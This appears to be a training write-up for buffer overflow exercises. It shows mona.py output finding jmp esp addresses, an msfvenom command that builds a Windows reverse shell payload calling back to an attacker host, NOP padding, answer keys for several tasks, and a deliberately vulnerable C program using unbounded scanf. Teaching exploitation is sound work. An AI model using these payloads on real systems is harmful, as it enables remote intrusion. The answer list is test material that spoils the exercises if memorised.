625011d2	0x625011d2	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
625011de	0x625011de	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
625011eb	0x625011eb	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
625011f7	0x625011f7	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
62501203	0x62501203	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
62501205	0x62501205	jmp esp	(PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Hsi\Desktop\BOF\oscp\essfunc.dll)
0040F000	Found a total of 9 pointers		
0040F000	[*] This mona.py action took 0:00:01.602000		

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

Update our *ret*n variable with the new address and it must be written backward (since the system is little-endian).

```
\xaf\x11\x50\x62
```

Time to create our msfvenom payload and update it in payload:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -b '\x00\x07\x2e\xa0' EXITFUNC=thread -f python -v payload
```

Also, don't forget to add some padding.

```
padding = "\x90" * 16
```

Follow similar steps for other overflows.

Task 3

Q1 Answer: 634

Q2 Answer: \x00\x23\x3c\x83\xba

Task 4

Q1 Answer: 1274

Q2 Answer: \x00\x11\x40\x5F\xb8\xee

Task 5

Q1 Answer: 2026

Q2 Answer: \x00\xa9\xcd\x4

Task 6

Q1 Answer: 314

Q2 Answer: \x00\x16\x2f\x4\xfd

Task 7

Q1 Answer: 1034

Q2 Answer: \x00\x08\x2c\xad

Task 8

Q1 Answer: 1306

Q2 Answer: \x00\x8c\xae\xbe\xfb

Task 9

Q1 Answer: 1786

Q2 Answer: \x00\x1d\x2e\x7\xee

Task 10

Q1 Answer: 1514

Q2 Answer: \x00\x04\x3e\x3f\xe1

Task 11

Q1 Answer: 537

Q2 Answer: \x00\xa0\xad\xbe\xde\xef

Lab 2.3

The C program for this part can be very simple, for example:

```
#include <stdio.h>

int main()
{
    char grade = 'F';
    char buffer[10];

    printf("Enter your name:\n");
    scanf("%s", buffer);
    printf("%s, your current grade in CMPSC 403 is %c\n", buffer, grade);

    getchar();
    return 0;
}
```

This program takes the user's name and displays their current grade in CMPSC 403 as F (but only if input is less than 10 characters). However, we are using vulnerable function *scanf* to take in the user's input, which doesn't check the length of the input, we can exploit it by using buffer overflow.

For the overflow descriptions, you either needed to actually overflow the buffer using steps similar to lab 2.1 and class activity or you needed to outline steps. For example, you could have shown what the stack looks like, indicate where EIP is pointing, where it returns (address), and what is needed to input to produce desired output.